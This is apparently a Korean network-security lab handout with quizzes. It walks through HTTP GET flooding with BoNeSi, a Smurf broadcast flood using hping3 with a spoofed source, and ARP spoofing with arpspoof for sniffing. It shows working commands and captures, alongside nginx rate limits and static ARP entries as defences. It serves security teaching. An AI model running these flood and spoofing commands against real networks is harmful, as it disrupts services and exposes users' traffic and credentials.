TCP 3-Way Handshaking은 SYN → SYN/ACK → ACK의 패킷을 주고 받아 연결을 성립하고, 데이터를 주고 받고, FIN → FIN/ACK로 연결을 해제하는 과정으로 진행된다. 하지만 위의 상황은 SYN → SYN/ACK까지만 진행이 되고 ACK가 전송되지 않고 있다. 따라서 연결이 최종 성립되지 않고, 이에 따라 연결 해제도 되지 않는 상황이다. 이러한 상황을 백로그(Backlog)에 빠졌다고 표현한다.

직접 해보기 - 2

www.abc.com의 웹 서버 데몬의 종류를 확인하고, 환경 설정 중 동시 접속에 관한 설정 항목을 확인하시오.

```
root@mail:~# nginx -v
nginx version: nginx/1.14.0 (Ubuntu)
```

nginx의 실제 웹서버에 해당하는 worker의 커넥션은 1024로 지정되어 있다.

```
root@mail:~# cat /etc/nginx/nginx.conf
user www-data;
worker_processes 1;
pid /var/run/nginx.pid;

events {
    worker_connections 1024;
}

http {
    include /etc/nginx/conf-enabled/*.conf;
    include /etc/nginx/sites-enabled/*.conf;
}
```

직접 해보기 - 3

실습에 사용한 nginx의 DDoS 관련한 다음 링크와 예제를 참고하여 www.abc.com에 적용 가능한 사항을 찾아 적용하시오.

링크 1 : <https://www.nginx.com/blog/mitigating-ddos-attacks-with-nginx-and-nginx-plus/>

링크 2 : https://nginx.org/en/docs/http/ngx_http_core_module.html

링크 3 : <https://www.nginx.com/resources/wiki/start/topics/examples/full/>

예제 1 : Closing Slow Connections

```
server {
    client_body_timeout 5s;
    client_header_timeout 5s;
    # ...
}
```

예제 2 : Limiting the Number of Connections

```
limit_conn_zone $binary_remote_addr zone=addr:10m;

server {
    # ...
    location /store/ {
        limit_conn addr 10;
        # ...
    }
}
```

3. HTTP GET Flooding을 이용한 서비스 거부 공격

공격자가 index.html과 같은 동일한 URL을 짧은 시간 안에 반복적으로 요청하여 다량의 GET 요청 메시지를 발생시켜 서버로 전달하면, 웹서버는 URL에 해당되는 데이터를 클라이언트에게 회신하기 위해 웹서버의 자원을 과도하게 사용하게 된다. 결과적으로 웹서버에 과도한 부하가 걸려서 제대로 동작하지 못하게 하는 공격이다.



직접 해보기 - 4

실습에 사용할 BoNeSi를 다운로드 받아서 설치하시오.

링크 : <https://github.com/Markus-Go/bonesi>

참고 1 : Ubuntu 18.04 LTS에 설치할 경우 다음 패키지를 미리 설치할 필요가 있다.

필요 패키지 : build-essential, libpcap-dev, libnet1-dev, autoconf, automake, gcc, git, make

설치 방법 : `sudo apt install build-essential`

참고 2 : 위의 패키지 설치 이후 다음 과정을 참고하여 BoNeSi를 설치한다.(필요한 경우 sudo 명령어 사용 또는 옵션 변경)

```

git clone https://github.com/Markus-Go/bonesi.git
autoreconf -f -i
./configure
make
make install
  
```


① `sudo bonesi -p tcp -d eth0 -l urllist.txt www.xyz.com:80` 명령으로 urllist.txt 파일에 있는 url을 반복적으로 요청하게 한다.

```

kali@kali:~/Downloads/bonesi-master$ sudo bonesi -p tcp -d eth0 -l urllist.txt www.xyz.com:80
Warning: There is noch File with useragent names! The user-agent:
Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.8.1.8) Gecko/20071004 Icedweasel/2.0.0.8 (Debian-2.0.0.6+)
)
will be used.
dstIp:      125.241.100.10
dstPort:    80
protocol:   6
payloadSize: 32
MTU:        1500
fragment mode: IP
rate:       infinite
ips:        (null)
urls:       urllist.txt
useragents:: (null)
stats file: stats
device:     eth0
maxPackets: infinite
format:     dotted
toggle:     no
reading urls file... done
10000 port search iterations
20000 port search iterations
30000 port search iterations
10000 port search iterations
10000 port search iterations
10000 port search iterations
  
```

② 와이어샤크를 이용해 모니터링 해보면 urlist.txt의 목록대로 다량의 HTTP GET 요청이 증가하는 것을 볼 수 있다.

요청된 url은 실제 존재하는 url도 있을 수 있으며, 존재하지 않는 url도 있을 수 있다. 하지만 서버 측에서는 새로운 클라이언트에서 요청한 url은 확인해야 하므로 이러한 요청이 급증하게 되면 시스템의 부하가 더욱 커지게 된다.



직접 해보기 - 5

다음 GET Flooding 방어 대책에 대해 찾아보시오.

콘텐츠 요청 횟수에
대한 임계치 설정

시간별 웹페이지 URL
접속 임계치 설정

그 외

알아두기

☒ GET Flooding with Cache-Control(CC Attack)


일반적으로 웹서버의 부하를 감소시키기 위해 캐싱서버를 운영하여 많이 요청받는 데이터(예 : 사진파일)는 웹서버가 아닌 캐싱서버를 통해 응답하도록 구축하는 경우, 공격자는 HTTP 메시지의 캐시 옵션을 조작하여 캐싱서버가 아닌 웹서버가 직접 처리하도록 유도하여 캐싱서버의 기능을 무력화하고 웹서버의 자원을 소진시키는 공격

☒ Slow HTTP Header DoS(Slowloris)

웹서버는 HTTP 메시지의 헤더부분을 먼저 수신하여 이후 수신할 데이터의 종류를 판단한다. 공격자는 헤더부분을 비정상적으로 조작하여 웹서버가 헤더정보를 구분할 수 없도록 하면 웹서버는 아직 HTTP 헤더정보가 모두 전달되지 않은 것으로 판단하여 연결을 장시간 유지하게 됨. 만약 이러한 데이터를 전달하는 좀비 PC가 많은 경우, 서버는 다른 정상적인 클라이언트에 대한 원활한 서비스가 불가능하게 되는 DoS 상태가 유발됨

4. Smurf(Direct Broadcast) 방식의 서비스 거부 공격

Smurf 공격은 원이 네트워크를 공격하는데 아직도 사용되며, Ping of Death처럼 ICMP 패킷을 이용한다. 스머프 공격은 에이전트 네트워크에 공격대상의 주소를 출발지로 하는 ICMP Request 패킷을 전송한다. ICMP Request 패킷을 받은 에이전트 네트워크 내의 컴퓨터들은 공격대상에게 ICMP Reply 패킷을 보내게 되고, 결과적으로 공격대상은 Ping of Death처럼 다량의 ICMP 패킷 공격을 받게 된다.



- ① `sudo hping3 192.168.1.255 -a www.xyz.com --icmp --flood` 명령으로 Direct Broadcast를 요청한다. 공격자는 192.168.1.0의 모든 호스트에게 `www.xyz.com(125.241.100.10)` ICMP Request(요청)패킷을 전송한다.

```
kali@kali:~$ sudo hping3 192.168.1.255 -a www.xyz.com --icmp --flood
HPING 192.168.1.255 (eth0 192.168.1.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

- ② 192.168.1.20으로 125.241.100.10에서 요청한 ICMP Request가 대량으로 유입되는 것을 확인할 수 있다. 요청을 받은 192.168.1.20은 125.241.100.10으로 ICMP Reply를 보내게 된다.

Capturing from - [SW1 2 to Client 2 Ethernet0]

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

No.	Source	Destination	Protocol	Length	Info
52...	125.241.100.10	192.168.1.255	ICMP	60	Echo (ping) request id=0x4206, seq=365
52...	125.241.100.10	192.168.1.255	ICMP	60	Echo (ping) request id=0x4206, seq=467
52...	125.241.100.10	192.168.1.255	ICMP	60	Echo (ping) request id=0x4206, seq=697
53...	125.241.100.10	192.168.1.255	ICMP	60	Echo (ping) request id=0x4206, seq=800

> Frame 5298: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0

> Ethernet II, Src: PcsCompu_1f:30:76 (08:00:27:1f:30:76), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

> Internet Protocol Version 4, Src: 125.241.100.10, Dst: 192.168.1.255

> Internet Control Message Protocol

Type: 8 (Echo (ping) request)

Code: 0

```
0000  ff ff ff ff ff ff 08 00 27 1f 30 76 08 00 45 00  .....'.0v..E.
0010  00 1c b2 7f 00 00 40 01 23 bf 7d f1 64 0a c0 a8  .....@.#.}.d...
```


Ready to load or capture | Packets: 49735 · Displayed: 49735 (100.0%) | Profile: Default

퀴즈 - 2

Smurf 공격은 에이전트로 사용하는 호스트의 수가 많을수록 효과가 크다. 그 이유는 무엇인가?

Smurf 공격은 에이전트로 사용되는 호스트가 많을수록 한꺼번에 많은 ICMP Reply를 공격 시스템으로 보낼 수 있다. 따라서 에이전트로 사용되는 네트워크 내의 호스트가 많을수록 효과가 커진다.

- ③ 192.168.1.254에서 125.241.100.10로 다량의 ICMP Reply가 유입되는 것을 확인할 수 있다.



The screenshot shows a Wireshark packet capture window titled "[R2 FastEthernet0/0 to SW2 8]". The filter is set to "icmp". The packet list shows five ICMP Echo (ping) replies from source 192.168.1.254 to destination 125.241.100.10. The packet details pane shows the selected packet (No. 29) with the following information:

- Type: 0 (Echo (ping) reply)
- Code: 0
- Checksum: 0x8c71 [correct]


The packet bytes pane shows the raw data in hexadecimal and ASCII:

```

0000  08 00 27 a6 cf db c0 02 15 58 00 00 08 00 45 00  ..'.....-X....E.
0010  00 1c 05 93 00 00 fe 01 12 ac c0 a8 01 fe 7d f1  .....}..
  
```

The status bar at the bottom indicates: Internet Control Message Protocol (icmp), 8 bytes | Packets: 301560 | Displayed: 8306 (2.8%) | Profile: Default

- ④ www.xyz.com의 홈페이지 응답도 상당한 지연이 발생한다.



The screenshot shows a Mozilla Firefox browser window titled "Restore Session - Mozilla Firefox". The address bar shows "www.xyz.com". The page content is mostly blank, and a status bar at the bottom indicates "Waiting for www.xyz.com...".

19 ARP Spoofing, Sniffing

스푸핑(Spoofing)의 사전적 의미는 '속이다'이다. 네트워크에서 스푸핑 대상은 MAC 주소, IP주소, 포트 등 네트워크 통신과 관련된 모든 것이 될 수 있고, 스푸핑은 속임을 이용한 공격을 총칭한다. 스푸핑은 속이는 기법을 통해 통신의 흐름을 왜곡시키고, 서버와 클라이언트의 통신을 스니핑하기 위한 준비 단계로도 많이 사용된다.

직접 해보기 - 6

실습에 사용할 dsniff를 다운로드 받아서 설치하십시오. ※ dsniff : 스니핑을 위한 자동화 툴이며, 다양한 툴을 포함하고 있다.

링크 : <https://www.monkey.org/~dugsong/dsniff/>


```
kali@kali:~$ sudo apt install dsniff
[sudo] password for kali:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libnids1.21
The following NEW packages will be installed:
  dsniff libnids1.21
0 upgraded, 2 newly installed, 0 to remove and 556 not upgraded.
Need to get 130 kB of archives.
After this operation, 496 kB of additional disk space will be used.
```

1. ARP 스푸핑

ARP 스푸핑은 MAC주소를 변조하여 LAN에서의 통신의 흐름을 왜곡시키는 것이다. 따라서 공격자와 공격대상은 같은 LAN에 있어야 한다.



가. ARP 스푸핑의 단계



Client	IP	192.168.1.10
	MAC	08:00:27:d3:f8:78
Gateway (R1-f0/0)	IP	192.168.1.254
	MAC	c0:01:37:08:00:00
Kali	IP	192.168.1.99
	MAC	08:00:27:1f:30:76

- ① Kali가 Client에게 자신의 MAC주소를 R1-f0/0의 MAC 주소인 것처럼 속여서 알려줌
- ② Kali이 R1-f0/0에게 자신의 MAC주소를 Client의 MAC 주소인 것처럼 속여서 알려줌
- ③ Client와 R1-f0/0은 Kali의 MAC주소를 서로 상대방 컴퓨터의 MAC주소라고 알고 있으므로, Client와 R1-f0/0가 주고받는 패킷은 모두 Kali에게 전달됨
- ④ Kali는 Client와 R1-f0/0가 서로에게 보내는 패킷을 모두 읽은 후에 각 컴퓨터에게 패킷을 정상적으로 보내줌

☑ 각 호스트 및 게이트웨이의 MAC주소는 실습하는 컴퓨터마다 다를 수 있다.

나. ARP 스푸핑 공격 전 Client와 Gateway(라우터 R1-f0/0) MAC주소 확인

- ① 공격자가 속한 LAN의 각 호스트, 게이트웨이에 대한 IP주소 MAC주소를 확인한다.

```
kali@kali:~$ ip link show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP mode DEFAULT group default
    link/ether 08:00:27:1f:30:76 brd ff:ff:ff:ff:ff:ff

kali@kali:~$ sudo arp
[sudo] password for kali:
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.10             ether    08:00:27:d3:f8:78    C                     eth0
192.168.1.20             ether    08:00:27:59:73:0b    C                     eth0
192.168.1.254            ether    c0:01:37:08:00:00    C                     eth0
```

- ② ARP 스푸핑을 이용한 스니핑을 들키지 않으려면 공격자는 각 공격대상의 패킷을 상대방에게 전달(포워딩) 해주어야 한다. 다음과 같이 Kali의 포워딩 옵션을 활성화 한다.

```
kali@kali:~$ cat /proc/sys/net/ipv4/ip_forward
0
kali@kali:~$ sudo bash -c 'echo "1" > /proc/sys/net/ipv4/ip_forward'
kali@kali:~$ cat /proc/sys/net/ipv4/ip_forward
1
```

퀴즈 - 1

다음과 같이 포워딩 설정을 시도할 경우 권한 문제로 수행되지 않는다. 권한 문제가 발생하는 원인을 프로세스 생성 및 생성된 프로세스의 실행 권한 등의 관점에서 원인을 설명하시오.

```
kali@kali:~$ echo "1" > /proc/sys/net/ipv4/ip_forward
bash: /proc/sys/net/ipv4/ip_forward: Permission denied
kali@kali:~$
kali@kali:~$ sudo echo "1" > /proc/sys/net/ipv4/ip_forward
bash: /proc/sys/net/ipv4/ip_forward: Permission denied
```


shell에서 리다이렉션을 사용하는 것은 자식 프로세스를 생성하여 작업을 수행하는 것이다. 이 경우 sudo에 의한 권한 상승은 자식 프로세스에게는 적용되지 않기 때문에 접근 권한 거부가 발생한다.

- ② Kali에서 Client에게 ARP 스푸핑 공격을 수행하여, Kali가 R1-f0/0(Gateway)인 것처럼 위장한다. ARP 스푸핑 공격은 지속적으로 이루어져야 하므로 공격 명령은 각 터미널에서 별도로 수행하거나 공격 명령을 수행한 후에는 백그라운드로 전환한다.
- 명령어 : arpspoof -i 랜카드 -t 공격대상IP주소 변조할IP주소


```
kali@kali:~$ sudo arpspoof -i eth0 -t 192.168.1.254 192.168.1.10
[sudo] password for kali:
8:0:27:1f:30:76 c0:1:37:8:0:0 0806 42: arp reply 192.168.1.10 is-at 8:0:27:1f:30:76
8:0:27:1f:30:76 c0:1:37:8:0:0 0806 42: arp reply 192.168.1.10 is-at 8:0:27:1f:30:76

kali@kali:~$ sudo arpspoof -i eth0 -t 192.168.1.10 192.168.1.254
8:0:27:1f:30:76 8:0:27:d3:f8:78 0806 42: arp reply 192.168.1.254 is-at 8:0:27:1f:30:76
8:0:27:1f:30:76 8:0:27:d3:f8:78 0806 42: arp reply 192.168.1.254 is-at 8:0:27:1f:30:76
```

- ③ ARP 스푸핑이 이루어진 다음 각 호스트에서 ARP 테이블을 확인하면 다음과 같이 변조된 것을 확인할 수 있다.



```
R1#show arp
Protocol Address      Age (min)  Hardware Addr  Type   Interface
Internet 192.168.1.99    0          0800.271f.3076 ARPA   FastEthernet0/0
Internet 210.100.100.254 -          c001.3708.0001 ARPA   FastEthernet0/1
Internet 192.168.1.10    0          0800.271f.3076 ARPA   FastEthernet0/0
Internet 192.168.1.20    0          0800.2759.730b ARPA   FastEthernet0/0
Internet 192.168.1.254   -          c001.3708.0000 ARPA   FastEthernet0/0
Internet 210.100.100.10  0          0800.27ef.be4d ARPA   FastEthernet0/1
R1#
```



```
sunrin@client:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.99             ether    08:00:27:1f:30:76    C                     enp0s3
gateway                  ether    08:00:27:1f:30:76    C                     enp0s3
```

이제 Kali은 Client와 R1 사이에서 두 호스트 간에 주고받는 패킷을 모두 볼 수 있는 상태가 되었다. Kali에서 tcpdump 또는 Wireshark, dsniff와 같은 다양한 유틸리티를 이용하여 패킷을 분석하여 의미 있는 정보를 추출할 수 있다.

퀴즈 - 2

ARP Spoofing 공격을 수행하기 위해 `arp spoof -i 랜카드 -t 공격대상IP주소 변조할IP주소` 명령을 반복적으로 실행하는 이유는?

ARP 테이블 동적으로 유지되므로 반복적으로 변조된 ARP Reply를 보내지 않으면 정상적인 ARP Reply에 의해 변조된 ARP 테이블이 무효화될 수 있다.

다. ARP 스누핑 방어

ARP 스누핑은 각 시스템에 기록된 MAC주소가 동적으로 유지되는 점을 이용한 공격이다. 따라서 MAC주소가 동적으로 변경되지 않고 정적으로 사용한다면 이러한 공격이 불가능해진다.

arp -s 옵션을 이용한 MAC 테이블 설정

```
sunrin@client:~$ sudo arp -s 192.168.1.254 c0:01:37:08:00:00
[sudo] password for sunrin:
sunrin@client:~$ arp
Address          Hwtype  Hwaddress      Flags Mask
192.168.1.99     ether   08:00:27:1f:30:76 C
gateway          ether   c0:01:37:08:00:00 CM
```

MAC 테이블은 컴퓨터가 부팅될 때마다 재설정되므로 특정 MAC주소를 고정하기 위해서는 배치 파일로 만들어 시스템 부팅시마다 자동으로 실행되도록 해야 한다.

퀴즈 - 3

MAC 테이블을 고정으로 설정했을 때 발생할 수 있는 문제점은?

게이트웨이와 같은 주요 장비의 NIC가 변경되어 MAC주소가 변경되었을 때, 즉시 반영되지 않을 수 있고, NIC가 변경될 때마다 MAC주소를 수동으로 변경해 줘야 하는 어려움이 있다.

2. Sniffing

스니핑(Sniffing)의 사전적 의미는 '코를 킁킁거리다'이다. 코를 킁킁거리듯이 수집한 데이터 속에서 필요한 정보를 찾는 것이다. 즉, 스니핑은 스니퍼를 설치하고 네트워크에 돌아다니는 수많은 패킷 속에서 필요한 정보를 수집하는 활동이다. 스니핑을 통해 인터넷을 사용하면서 입력하는 계정과 패스워드, 메신저를 통해 주고 받는 이야기 또는 파일, 어떤 웹사이트에서 어떤 정보를 보고 있는지 등도 알아낼 수 있다. 스니핑은 많은 기술이 필요하지 않지만 그 피해는 엄청나기 때문에 보안 관리자 뿐만이 아니라 일반 사용자도 주의해야 한다.

가. 랜카드 프러미큐어스(Promiscuous) 모드 설정

프러미큐어스 모드는 스니핑이 가능한 모드이다. 랜카드는 수신되는 패킷의 목적지 MAC주소나 IP주소를 보고 자신의 MAC주소 또는 IP주소가 아니면 패킷을 버리고, 수신되는 패킷의 목적지 MAC주소나 IP주소가 PC의 MAC주소나 IP주소와 일치하면 패킷을 운영체제에게 넘겨주는 필터링을 수행한다.

프러미큐어스 모드는 이런 필터링을 해제하여 패킷의 목적지 주소에 상관없이 수신되는 모든 패킷을 운영체제로 넘기게 한다. 스니핑은 이렇게 수신된 패킷들 속에서 필요한 정보를 찾아내는 것이다.

프러미큐어스 모드는 소프트웨어적인 것이며, 리눅스/유닉스에서는 설정이 가능하나 윈도우에서는 별도의 드라이버를 설치하거나 모니터링 기능이 있는 랜카드만 사용할 수 있다.

① eth0을 promisc 모드로 설정한다.

```
kali@kali:~$ ip link show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP mode DEFAULT group default
    link/ether 08:00:27:1f:30:76 brd ff:ff:ff:ff:ff:ff
kali@kali:~$ sudo ip link set eth0 promisc on
kali@kali:~$ ip link show eth0
2: eth0: <BROADCAST,MULTICAST,PROMISC,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP mode DEFAULT group
1000
    link/ether 08:00:27:1f:30:76 brd ff:ff:ff:ff:ff:ff
```

② ARP 스누핑을 이용한 스니핑을 들키지 않으려면 공격자는 각 공격대상의 패킷을 상대방에게 전달(포워딩) 해주어야 한다. 다음과 같이 Kali의 포워딩 옵션을 활성화 한다.

```
kali@kali:~$ cat /proc/sys/net/ipv4/ip_forward
0
kali@kali:~$ sudo bash -c 'echo "1" > /proc/sys/net/ipv4/ip_forward'
kali@kali:~$ cat /proc/sys/net/ipv4/ip_forward
1
```

